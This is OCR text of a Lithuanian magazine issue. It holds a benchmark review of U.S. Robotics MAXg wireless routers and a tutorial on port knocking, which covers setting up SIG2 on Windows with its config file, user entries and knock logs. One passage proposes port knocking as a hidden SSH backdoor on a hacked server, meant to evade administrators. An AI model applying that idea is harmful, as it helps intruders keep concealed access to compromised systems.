Ilgai netruks, kol bus sertifikuotas naujos kartos bevielio ryšio standartas *802.11n*, padovanosiantis mums *net penkis kartus didesnį duomenų pralaidumą lyginant* su dabartiniu 54 Mbit/s 802.11g. O kol kas gamintojai iš kailio neriasi stengdamiesi suvilioti naudotojus papildomais megabitais panaudojant įvairiausius aparatūrinius ir programinius patobulinimus. Tikriausiai Tau nereikia aiškinti, kad bet kokio protokolo galimybių išplėtimas pririša vartotoją prie vieno gamintojo ir jo gaminamos specializuotos įrangos. Todėl labai apsidžiaugėme sužinoję apie naujos *U.S. Robotics* produktų linijos pasirodymą. Šios kompanijos gaminama produkcija leidžia neprisirišti prie konkretaus aparatūrinio aprūpinimo. Dėl šios naujos technologijos *U.S. Robotics* gaminiai puikiai sutaria su visa tinkline įranga, nepriklausomai nuo to, ar ją pagamino ta pati kompanija. Jei *Cisco* plačiai žinoma visame pasaulyje saugumo srityje, tai *U. S. Robotics* garsi savo kryptinėmis antenomis, stiprinančiomis radijo signalą ir tuo pačiu išplečiančiomis bevielio tinklo veikimo diapazoną. Kompanijos gaminami naujausi tinklo srauto paskirstytojai ir prieigos taškai turi *MAXg* sistemą, galinčią duoti net 125 Mbit/s duomenų srauto pralaidumą. Visi *U. S. Robotics* naujos linijos produktai pripažįsta automatinį duomenų suspaudimo režimą, kas yra itin efektyvu perduodant bevieliu tinklu tekstinius dokumentus ir *web* turinį. Ilgai nesvarstę nusprendėme ir mes išbandyti šio gamintojo produkciją.
Testavimui išsirinkome *U.S. Robotics Wireless MAXg Router 5461* maršrutizatorių ir *Wireless MAXg Access Point 5451* prieigos tašką bei to pačio gamintojo bevielio tinklo PCMCIA USR 5411 kortą — MAXg pagreitėjimo efektą galima pasiekti tik naudojantis *U.S. Robotics* įranga, priešingu atveju galima naudotis tik standartinių IEEE 802.11b ir IEEE 802.11g sąsajų greičiais. Prisipažinsime, mus šiek tiek nervina faktas, kad bevielių tinklų įrangos gamintojai kaip įsikandę laikosi juodos spalvos kampuotų korpusų, lyg nieko nebūtų girdėję apie kitokas spalvas bei formas. Tik atidarius įrangos pakuotę *U.S. Robotics* mus iškart pradžiugino grakščių linijų, sidabru tviskančiais korpusais bei ryškiais LED indikatoriais. Tiesą sakant abu įrenginiai greičiau primena žadintuvus, o ne bevielio tinklo įrangą (tik nesitikėk, kad jie pažadins tave anksti ryte). *Router 5461* ir *Access Point 5451* yra identiškos formos ir skiriasi tik tuo, kad *5461 modelis turi Ethernet koncentratorių bei leidžia pri*jungti dar keturis įrenginius, be to, jis turi įdiegtą vidinį DHCP serverį, atpažįstantį iki 256 vartotojų tiek iš *Wi–Fi*, tiek iš *Ethernet* tinklų. *MAXg Access Point* galima naudoti maršrutizatoriaus darbo zonai išplėsti.
Komplekte kartu su maršrutizatoriumi *Wireless MAXg Router 5461* ir prieigos tašku *Wireless MAXg Access Point 5451* gamintojas pateikia specialų programinį aprūpinimą, su kuriuo lengvai susitvarkys net ir visai mažai nutuokiantis apie bevielius tinklus vartotojas. Neaišku tik, kodėl ši programinė įranga tiek daug „sveria" turint omenyje jos gana ribotas galimybes. Derinant sistemą maloniai nustebino vienas dalykas: įranga pagal nutylėjimą iškart pereina į aukščiausią apsaugos lygį, kartu dar aktyvuodama ir ugniasienę, kas yra pakankamai svarbu individualiems vartotojams. Tikriausiai ir Tu nenorėtum, kad vos tik paleidus įrangą į Tavo kompiuterį įsibrautų koks nors Petriukas iš antros laiptinės. Na, o mus, kaip profesionalus, pradžiugino gana lankstus WEB valdymo skydelis, pilnai dubliuojantis ir netgi šiek tiek išplečiantis programinės įrangos galimybes. Pirminis abiejų įrenginių konfigūravimas mums nepasirodė itin sudėtingas, procedūra analogiška kaip ir kitiems tokio pobūdžio įrenginiams: IP adreso įvedimas, administratoriaus slaptažodžio WEB valdymo skydeliui nustatymas, IP adreso pagal DHCP paieška vyksta naudojant standartinius *Windows OS* įrankius.
Tiek *Router 5461*, tiek *Access Point 54511* veikia *MAXg* sistemos, kuri, gamintojo teigimu, gali užtikrinti iki 125 Mb/s pralaidumą ir prilygsta *Super G* standartui, pagrindu. Todėl bandydami šiuos daikčiukus didžiausią dėmesį ir kreipėme į duomenų srauto perdavimo greitį. Visi testai buvo atlikti naudojant du pagrindinius *Wi–Fi* standartus *IEEE 802.11b*, *IEEE 802.11g* bei *U. S. Robotics 54g+* (*XPress*) ir *MAXg*. Susijungimo greitis buvo pasirenkamas automatiškai. Duomenų perdavimas atliktas naudojant *PassMark Performance Test 6.0* programinę įrangą, atstumas tarp taškų neviršijo dešimties metrų.




Duomenų srautas buvo siunčiamas per USR 5411 PCMCIA kortą bei bevielio tinklo adapterį *Intel(R) PRO/Wireless 2200BG*. Pastarasis visų testų metu, nepriklausomai nuo pasirinkto standarto, rodė vidutinį 22–23 Mbit/s srautą. O naudojant USR 5411 PCMCIA adapterį sulaukėme gana įdomių rezultatų. Visų pirma abu įrenginiai naudojant IEEE 802.11b ir IEEE 802.11g standartus duomenis priiminėjo bei siuntė atitinkamai 6–7 ir 21–22 Mbit/s diapazone. Naudodami 54g+ (*XPress*) režimą pasiekėme 28, o *MAXg* — net 35 Mbit/s vidutinį duomenų perdavimo greitį. Tiesa, *MAXg* susijungimą pavyko pasiekti tik iš antro karto pakeitus kanalą. Tikriausiai Tau iškart kilo klausimas, o kur gi dingo tie žadėtieji 125 Mbit/s? Nereikia pamiršti, kad gamintojas pateikia dažniausiai sąlyginius rodiklius, kurie dar priklauso ir nuo perduodamų duomenų suspaudimo laipsnio. Reikia įvertinti ir tai, kad visada yra paliekamas rezervas papildomam duomenų srautui. Be to, tame pačiame dažnyje veikia dauguma buitinių prietaisų t.y. mikrobangų krosnelės, radijo telefonai ir kt. trukdantys signalo sklidimui.


Kalbant apie saugumą, *MAXg Router 5461* ir *MAXg Access Point 5451* šiandien pripažįsta visus žinomus *Wi-Fi* saugumo standartus: 64/128 bitų WEP kodavimą, taip pat WPA ir WPA 2.0 duomenų srauto šifravimą pagal AES ir TKIP algoritmus.

Tiesa, dar nepaminėjome, kad *MAXg Router 5461* turi įdiegtą spausdintuvo serverį, palaikantį bet kokį spausdintuvą su USB jungtimi. Labai patogus dalykas, turint omenyje, kad spausdintuvai su *Wi-Fi* gerokai brangesni už įprastus.


MAXg Router 5461 skirtas daugiau naudoti sujungiant bevielius ir *Ethernet* tinklus, o *MAXg Access Point 5451* gali būti naudojamas išplėsti *Ethernet* tinklo perimetro ribas.




Naudojant MAXg režimą pavyko pasiekti 35 Mbit/s greitį.



Abu modeliai mums paliko išties neblogą įspūdį. Beveik visi testai susilaukė aukščiausių įvertinimų. Žinoma, gal būtų šiek tiek ir per drąsu teigti, kad tai pati geriausią bevielė įranga, bet vis dėlto *U. S. Robotics* tikrai įeina į lyderių gretas ir idealiai tinka individualiam naudojimui.



Wireless MAXg Router 5461 turi įdiegtą spausdintuvo serverį.



Patogus nustatymų valdymas naudojant naršyklę.




Tuk tuk, tai aš!

„Port Knocking". Naujas adminų triukas

JUNGČIŲ SKENAVIMAS — PAMĖGTAS TINKLO ĮSILAUŽĖLIŲ DARBAS. TAIP GALIMA LENGVAI NUSTATYTI AKTYVIUS SERVISUS, IŠAIŠKINTI NAUDOJAMOS PROGRAMINĖS ĮRANGOS PAVADINIMĄ IR VERSIJĄ, O PO TO PABANDYTI SURASTI TINKAMĄ EKSPLOITĄ. KARTAIS JUNGČIŲ SKENERIS RODO ŠPYGĄ IR SAKO, KAD NUTOLUSIOJE MAŠINOJE NĖRA ATIDARYTŲ JUNGČIŲ. BE ABEJO, TEN IŠ TIESŲ GALI NEBŪTI VEIKIANČIŲ SERVISŲ, TAČIAU ĮMANOMAS IR KITAS VARIANTAS — TOKIOS MAŠINOS ADMINISTRATORIUS NAUDOJA *PORT KNOCKING* METODĄ.

[„Port..." — kas?] „Port Knocking" — tai ypatinga duomenų perdavimo technologija. Norint ją geriau suprasti, prisimink Morzės abėcėlę ir žodžio SOS reikšmę. Nelaimės signalas perduodamas tokia kombinacija: trys taškai, trys brūkšniai, trys taškai. Atitinkamai trys taškai reiškia raidę *S*, o trys brūkšniai — raidę *O*. Visi kiti simboliai turi analogiškai sudarytus atitikmenis. Taigi bendras principas labai paprastas: su taškų ir brūkšnių seka galima atvaizduoti bet kokią raidę, atitinkamai ir žodžius bei tekstą. *Port Knocking* technologija naudoja labai panašų principą. Čia skirtumas tik tame, kad informacijos kodavimui naudojami *ne taškai ir brūkšniai, o bandymų jungtis į uždarytas* jungtis serijos. Kam to reikia? Daug kam.

Paimsiu paplitusį ir banalų pavyzdį. Jeigu klientas iš anksto žino slaptą prisijungimų seką, jis gali prisijungti net ir prie to serverio, kuriame iš išorės nėra atvirų jungčių. Tarkim, jeigu tu norėtum prisijungti prie nulaužto serverio per SSH, tai galėtum sukonfigūruoti tokį bekdorą, kuris tiesiogiai ne-



DENY
ACCEPT
FIREWALL
PORTS
APPLICATION

naudoja 22 ar bet kokios kitos jungties. Juk tokie veiksmai bet kuriam patyrusiam administratoriui sukeltų įtarimą. Geriau padaryti taip, kad bekdoras nustatinėtų bandymus nuosekliai jungtis į 1011, 1007, 1033, 1002 ir 1000 jungtis, po ko keletui sekundžių atidarytų priėjimą prie SSH jungties. Šio laiko visiškai pakaktų norint prisijungti ir patogiai dirbti sistemoje.

Bandymų jungtis į uždaras jungtis seka vadinama *Knock* („tuk tuk!"). Nepaisant to, kad serveryje uždarytos visos jungtys, visi bandymai yra nuolat stebimi, o informacija apie juos registruojama ugniasienės loguose. Serveris į šiuos bandymus jungtis dažniausiai nieko neatsako, tačiau jis juos nuskaito ir apdoroja. Jeigu prisijungimų serija apibrėžta specialaus *Port Knock* demono nustatymuose, serveryje tuojau pat bus įvykdytas tam tikras veiksmas. Daugeliu atvejų atidaroma keletas jungčių, pavyzdžiui, 22 — kad administratorius galėtų prisijungti prie SSH serviso. Vis dėlto tai tik vienas iš galimų variantų. Tokia sistema į teisingą „pasibeldimą" („tuk tuk!") gali reaguoti visiškai skirtingai ir ne tik dinamiškai keisti ugniasienės taisykles, tačiau atlikti ir bet kokius kitus administravimo veiksmus (tarkim, perkrauti sistemą, atjungti maitinimą ir panašiai). Kalbant apie patį pasibeldimą, tai jis laisvai konfigūruojamas ir priklauso išskirtinai nuo sistemą konfigūruojančio žmogaus. Vienintelė sąlyga — prisijungimų seka (arba jos sudarymo algoritmas) turi būt iš anksto žinomas tiek serveriui, tiek ir klientui.

[Keturi žingsniai link laimės] Dabar, kai tu jau supratai šios technologijos esmę, siūlau į ją žvilgtelėti iš vidaus (žr. į viršuje pateiktą schemą). Sąlyginai Port Knocking veikimą galima suskaidyti į 4 žingsnius, kurie pavaizduoti paveikslėliuose. Pilkas trikampis yra serveris, simpatiški kvadratėliai simbolizuoja konkrečias jungtis, o punktyrinės linijos — kliento prisijungimus.

Pirmasis žingsnis. Serveryje veikia ugniasienė, kuri blokuoja prisijungimus į bet kokią jungtį. Klientas A bando prisijungti prie jungties N, tačiau nesėkmingai. Ta pati bėda ištinka ir klientą B.

Antrasis žingsnis. Klientas iš anksto žinoma tvarka bando prisijungti prie jungčių 1, 2, 3, 4. Šioje prisijungimų sekoje užšifruotas specialus pranešimas, kuris serveriui yra iš anksto žinomas. Klientas žino, kad po prisijungimų bandymų serijos serveryje bus atliktas tam tikras veiksmas, tačiau jungimosi metu jis iš serverio negauna jokio atsakymo. Taip yra todėl, kad ugniasienės taisyklėse uždrausta reaguoti į kokius nors bandymus jungtis.

Trečiasis žingsnis. Keistoje kliento elgsenoje (netvarkingi bandymai jungtis į skirtingas jungtis), kuri užregistruojama ugniasienės loguose, *Port Knocking* demonas atpažįsta pranešimą („tuk tuk!") ir jį interpretuoja. Šiuo konkrečiu atveju jis klientui atidaro jungtį N.

Ketvirtasis žingsnis. Šiek tiek palaukęs, kad serveris suspėtų sureaguoti į *Knock* pranešimą, klientas dar kartą bando jungtis į jungtį N ir... o stebuklė! Nepaisant to, kad jungtis dar visai neseniai buvo uždaryta, prisijungti pavyko!

[Gilinamės į detales] Kaip tu jau galėjai pastebėti, *Port Knocking* mechanizme vieną iš pagrindinių vaidmenų atlieka ugniasienė. *Unix* realizacijų atveju *Port Knocking* demonas yra tik pažangus logų analizatorius. Iš jo viso labo reikalaujama be pertraukos stebėti ugniasienės logų pasikeitimus ir klientų bandymuose jungtis atpažinti *Knock* pranešimus. Ugniasienė visiškai susitvarko su tinklo paketais ir juos apdoroja, todėl reikia bent jau bendrais bruožais nusimanyti ugniasienės veikimo ir apskritai tinklo susijungimo užmezgimo mechanizme.

Šiaip tai susijungimo procesas TCP protokolu vyksta trimis etapais:

1. Klientas serveriui išsiunčia paketą su specialia vėliavėle, kuri vadinasi SYN. Tokia vėliavėlė parodo, kad klientas nori užmegzti susijungimą.
2. Atsakydamas į kliento užklausą, serveris išsiunčia paketą, kuriame yra ta pati SYN ir papildoma ACK vėliavėlė, kuri reiškia, kad serveris priėmė susijungimo užklausą ir laukia iš kliento susijungimo užmezgimo patvirtinimo.
3. Klientas, gavęs paketą su SYN ir ACK vėliavėlėmis, serveriu išsiunčia paketą tik su ACK vėliavėle. Tai reiškia, kad susijungimas užmegztas sėkmingai.

Jeigu serveryje įdiegta ugniasienė, tai antrasis punktas šiek tiek keičiasi. Vos tik ugniasienė iš kliento gauna paketą su SYN vėliavėle, ji jį apdoroja, t.y. nuskaito paketo parametrus ir sulygina juos su aprašytomis taisyklėmis, po ko paskelbiamas nuosprendis. Jeigu nė viena taisyklė tokio paketo neleidžia priimti, jis atmetamas, o susijungimas nutraukiamas arba atmetamas. Tai subtilus niuansas: atsakomoji ugniasienės reakcija priklauso nuo jos nustatymų.

Aptarkime visa tai remdamiesi *Linux ipchains* pavyzdžiu, kadangi šį įrankį lengviausia suprasti. Ši ugniasienė į konkrečią jungtį pasiųstą paketą gali arba priimti (ACCEPT), arba atmesti (REJECT), arba ignoruoti (DENY). Manau, kad pirmoji reakcija visiškai aiški, tačiau kuo skiriasi dvi paskutinės? Abiem atvejais adresato jungtis laikoma uždara, t.y. prie jos negalima prisijungti. Jeigu prisijungimas į jungtį atmetamas su REJECT, tuomet serveris klientui grąžina ICMP klaidą su pranešimu apie tai, kad susijungimas atmestas. Klientui (tiksliau šnekant, jungčių skeneriui) tampa aišku, kad ugniasienė blokuoja prisijungimą, tačiau per šią jungtį gali veikti koks nors servisas. O tada, kai susijungimas atmetamas su DENY, kliento bandymas jungtis nesukelia jokios reakcijos. Taip išeina, kad per šią jungtį iš esmės neveikia joks servisas. Supratai skirtumą? Skirtingas variacijas pateikiau iškarpoje. Rekomenduočiau jas peržiūrėti.

[Konkrečios realizacijos] Egzistuoja pakankamai daug *Port Knocking* technologijos realizacijų. Ji naudojama trojanuose, *fingerprint* įrankiuose ir tiesiog administravimo programose, kurios leidžia prisijungti prie serverio per iš išorės su ugniasiene uždarytą jungtį. Kaip pavyzdį paimkime programą, kuri priskiriama pastarajam tipui ir vadinasi SIG2 (*www.security.org.sg/code/portknock1.html*). Kodėl aš ją pasirinkau? Ogi todėl, kad tai viena iš nedaugelio realizacijų, kurios serverinė dalis skirta tiek UNIX, tiek ir *Windows* sistemoms. Kalbant apie kitas realizacijas, rekomenduočiau žvilgtelėti į svetainę *www.portknocking.org/view/implementations*. Dar daugiau, geriausias jų aš išskyriau prie šio straipsnio pridėtoje išnašoje.

Klientinė ir serverinė SIG2 dalys platinamos kartu su išeities tekstais dviejuose archyvuose: *sig2knockd-0.2.zip* ir *sig2knockc-0.2.zip*, kuriuos galima parsisiųsti iš oficialios programos svetainės arba pasiimti iš mūsų žurnalo CD. Savaime suprantama, mums prireiks tiek vieno, tiek kito. Pradėsime nuo serverinės dalies konfigūravimo.

1. Pirmas dalykas, kurį reikia padaryti, — išpakuoti archyvą *sig2knockd-0.2.zip* ir *Release* katalogo turinį perkelti į iš anksto paruoštą katalogą, pavyzdžiui, *c:\PortKnock*. Be to, reikia pasirūpinti šviežia *WinPcap* (*www.winpcap.org*) tvarkyklės versija. Jeigu tu jos savo sistemoje dar nesi įdiegęs, padaryk tai dabar. Priešingu atveju SIG2 neveiks.

2. Dabar, kai programos vykdomos bylos yra reikiamame kataloge, galima pradėti konfigūravimą. SIG2 yra konsolinė programa, todėl demonas konfigūruojamas su tekstiniais konfigais. Informacija apie vartotojus saugoma byloje *user.txt*. Sintaksė labai paprasta: kiekvienoje eilutėje įvedami dvitaškiu atskirti šie duomenys: vartotojo vardas, jo slaptažodžio hešas ir įrašo sukūrimo laikas. Savaime suprantama, rankiniu būdu generuoti

```
Notepad++ - C:\PortKnock\sig2knockd.conf

# Configuration file for sig2knockd

UDP_PORT              =  1001
FORWARD_TO_IP         =   127.0.0.1
FORWARD_TO_PORT       =   21
SINGLECONN_PORTOPEN_TIME    =   30

# leave this blank if you do not have pktfilter installed
# make sure you have setup the default rules for pktfilter correctly
PKTFILTER_INTERFACE     =
```

SIG2 konfigūracinė byla — *sig2knockd.conf*

įrašo nereikės — tam su programa pateikiamas specialus įrankis *sig2knockd_useradd.exe*. Tiesiog jį paleisk ir įvesk vartotojo vardą bei slaptažodį. Taip tu gausi reikiamą eilutę, kuri bus panaši į

```
step:LpV+uMAw/COQ3lYHcV9MVQ==:1099864780.
```

Ją be pakeitimų reikia pridėti į bylą *user.txt* ir išsaugoti. Rekomenduoju iš karto sukonfigūruoti priėjimo prie šios bylos teises, kad paprasti vartotojai negalėtų jos atidaryti. Taip sakant, saugumo sumetimais.

3. Priėjome prie pagrindinės konfigūracinės bylos — *sig2knockd.conf*. Veikiančio konfigo pavyzdys pagal nutylėjimą pateikiamas su programa, tačiau aš apie viską papasakosiu išsamiau. Viso byloje nurodomi 4 parametrai: UDP_PORT, FORWARD_TO_IP, FORWARD_TO_PORT, SINGLECONN_PORTOPEN_TIME.

Pirmasis parametras — UDP_PORT — parodo specialią identifikacinę UDP jungtį. Šioje *Port Knocking* realizacijoje jis reikalingas norint pradėti vartotojo autorizacijos procesą. Įsimink šį parametrą — jo prireiks jungiantis prie serverio. Tegu jis bus lygus 1001.

Antrasis ir trečiasis parametrai — FORWARD_TO_IP ir FORWARD_TO_PORT — parodo IP adresą ir jungtį, į kuriuos sėkmingos *Knock* sekos apdorojimo atveju arba, kitaip tariant, po autorizacijos, bus nukreipiami paketai. Pabandysime lokalioje mašinoje (vietoje IP nurodysime 127.0.0.1) atidaryti priėjimą prie FTP serverio (21 jungtis).

Su ketvirtuoju parametru — SINGLECONN_PORTOPEN_TIME — sekundėmis nurodoma, kiek laiko jungtis bus atidaryta.

Konfigūravimas baigtas. Dabar galima pradėti testuoti: tam į sistemą prisijunk administratoriaus vardu ir komandinėje eilutėje paleisk bylą *sig2knockd.exe*. Tau bus pateikta informacija, jog programai reikia nurodyti tinklo sąsają. Į ekraną taip pat bus išvestas visų tinklo jungčių sąrašas. Iš jų išsirink sąsają, nukreiptą į lokalaus tinklo arba interneto pusę (priklausomai nuo to, iš kur bus jungiamasi), įsidėmėk jo numerį ir paleisk programą su raktu *sig2knockd -i* <sąsajos numeris>. Tai daroma maždaug taip: *C:\PortKnock>sig2knockd -i 3*.

Tokias programas patogiau paleisti kaip servisus, kad jos ir konsoliniai langai nesimaišytų po akimis. Tai padaryti nesudėtinga: paleidžiant tereikia nurodyti raktą -s.

Viskas. Dabar *Port Knocking* demonas paleistas ir paruoštas darbui. Sėkmingos autorizacijos atveju jis atidarys atsitiktinę jungtį, iš kurios paketai bus nukreipiami į lokalios mašinos FTP servisą. Pats metas pabandyti prie jo prisijungti. Klientinė SIG2 dalis platinama vienos vienintelės bylos (*sig2knockc.exe*) pavidalu. Visi reikiami parametrai įvedami komandinėje eilutėje ir interaktyviame režime, todėl konfigūravimo byla čia nereikalinga. Bendra įrankio paleidimo sintaksė tokia:

sig2knockc.exe <serverio IP> <valdantis serverio UDP portas>

Tu pameni, kokią UDP jungtį mes nurodėme serverio nustatymuose? Būtent čia ji ir reikalinga. Tai reiškia, kad klientą reikia paleisti štai taip: *sig2knockc.exe 192.0.0.2 1001*.

Po paleidimo programa paprašys įvesti vartotojo vardą ir slaptažodį. Vos tik visi reikiami duomenys bus įvesti, programa sudarys *Knock* seką ir įvykdys reikiamus prisijungimo prie serverio

jungčių bandymus. Šį procesą palydės tokio tipo pranešimai:
Knock? (1 — Port = 2152, ISN = 69151B7F)
Knock? (2 — Port = 65060, ISN = 7F154085)
Knock? (3 — Port = 21070, ISN = 1D66E6E8)

Jeigu vartotojo vardas ir slaptažodis buvo įvesti teisingai, labai greitai tu gausi tokį pranešimą: *Door is open at 192.168.0.2 Port 47189 for 30 seconds*. Pabandykime prie jos prisijungti su telnet'u:

```
telnet 192.168.0.1 47189
```

```
c:\Temp\Release>sig2knockc.exe 192.168.0.2 1001
SIG^2 KnockC Version 0.2 Copyright (c) 2004 SIG^2 (www.security.or
Win32 Coding by Chew Keong TAN

User Name: step
Password:

Sending knock sequences with source address 192.168.0.1
Using timestamp value 1099906347

Knock? (1 - Port = 21493, ISN = C605EA69)
Knock? (2 - Port = 19310, ISN = 6490DCF4)
Knock? (3 - Port = 55258, ISN = 31028C69)

Can I come in?  Waiting for response.

Door is open at 192.168.0.2 Port 39732 for 30 seconds.
30, 29, 28, 27, 26, 25, 24, 23, 22, 21, 20, 19, 18, 17, 16, 15, 14
10, 9, 8, 7, 6, 5, 4, 3, 2, 1,

c:\Temp\Release>README.w32
```

kliento mašina sėkmingai identifikuota. Serveris atpažino *Knock* seką, todėl nutolusioje mašinoje 30 sekundžių bus atidaryta jungtis 39732

Ir gauname FTP demono banerį — „Gene6 FTP Server v3.6.0 (Build 23) ready...". Valio, mes iš tiesų nukreipti į mums reikalingą jungtį!
Lieka dar vienas klausimas: o kaip gi pasielgti su ugniasiene, kokiu būdu galima uždaryti jungtis? SIG2 sukurtas glaudžiai integracijai su ugniasiene *pktfilter* (*www.hsc.fr/ressources/outils/pktfilter/download/*). Tai banalus paketų filtras, kuris veikia panašiai kaip *nix'inės ugniasienės ir turi tekstinį konfigą. Čia problemų iškilti neturėtų.

[„Port Knocking" privalumai] Paslėptas identifikacijos ir duomenų perdavimo į serverį metodas, kuomet išorėje nėra atvirų jungčių — vienas iš pagrindinių technologijos privalumų. Nėra jokių būdų, kurie galėtų nustatyti, ar nutolusioje mašinoje aktyvi *Port Knocking* sistema. Skirtingų kombinacijų perrinkimo idėja — tikrų tikriausi kliedesiai. Dar daugiau, kiekvieną tokią ataką pastebės bet kokia bent kiek veikianti IDS ir patyręs sistemos logus peržiūrintis administratorius.
Kaip žinia, skirtingų servisų ir net apsaugoto SSH slaptažodžius galima perimti su sniferiu. Tačiau naudojant *Port Knocking* informacija perduodama bandymų jungtis į uždaras jungtis serijomis, o ne įprastiniais tinklo paketais. Dėl to nežinant, kokia būtent sistema naudojama šio metodo realizacijai bei pačių sistemos vidurių, perimti (o tiksliau — teisingai interpretuoti) privačius duomenis

```
C:\WINDOWS\System32\cmd.exe
Microsoft Windows XP [Версия 5.1.2600]
(C) Корпорация Майкрософт, 1985-2001.

C:\PortKnock>sig2knockd_useradd.exe
SIG^2 KnockC Version 0.1 Copyright (c) 2004 SIG^2 (www.security.org.sg)
Win32 Coding by Chew Keong TAN

New User Name: step
New Password:

Add the following line to the user account file.

step:LpU+uMAw/CBQ3lYHcU9MUQ==:0


C:\PortKnock>
```

sukuriame vartotojo *step* sisteminį įrašą. Gautą eilutę reikia įterpti į bylą *user.txt*

visiškai neįmanoma. Siekiant dar labiau sumažinti informacijos perėmimo riziką, perdavimo metu duomenis tarp serverio bei kliento galima koduoti ir perdavinėti šifruotu pavidalu. Svarbu pastebėti, kad šifravimą pripažįsta daugelis *Port Knocking* technologijos realizacijų.
Unix sistemose technologijos integravimas atliekamas akimirksniu. Čia nereikia įdieginėti naujų tvarkyklių, gudrių ugniasienių ir panašiai. *Port Knocking* galima sukonfigūruoti darbui su esama ugniasiene ir tam praktiškai nereikia jokių sąnaudų.

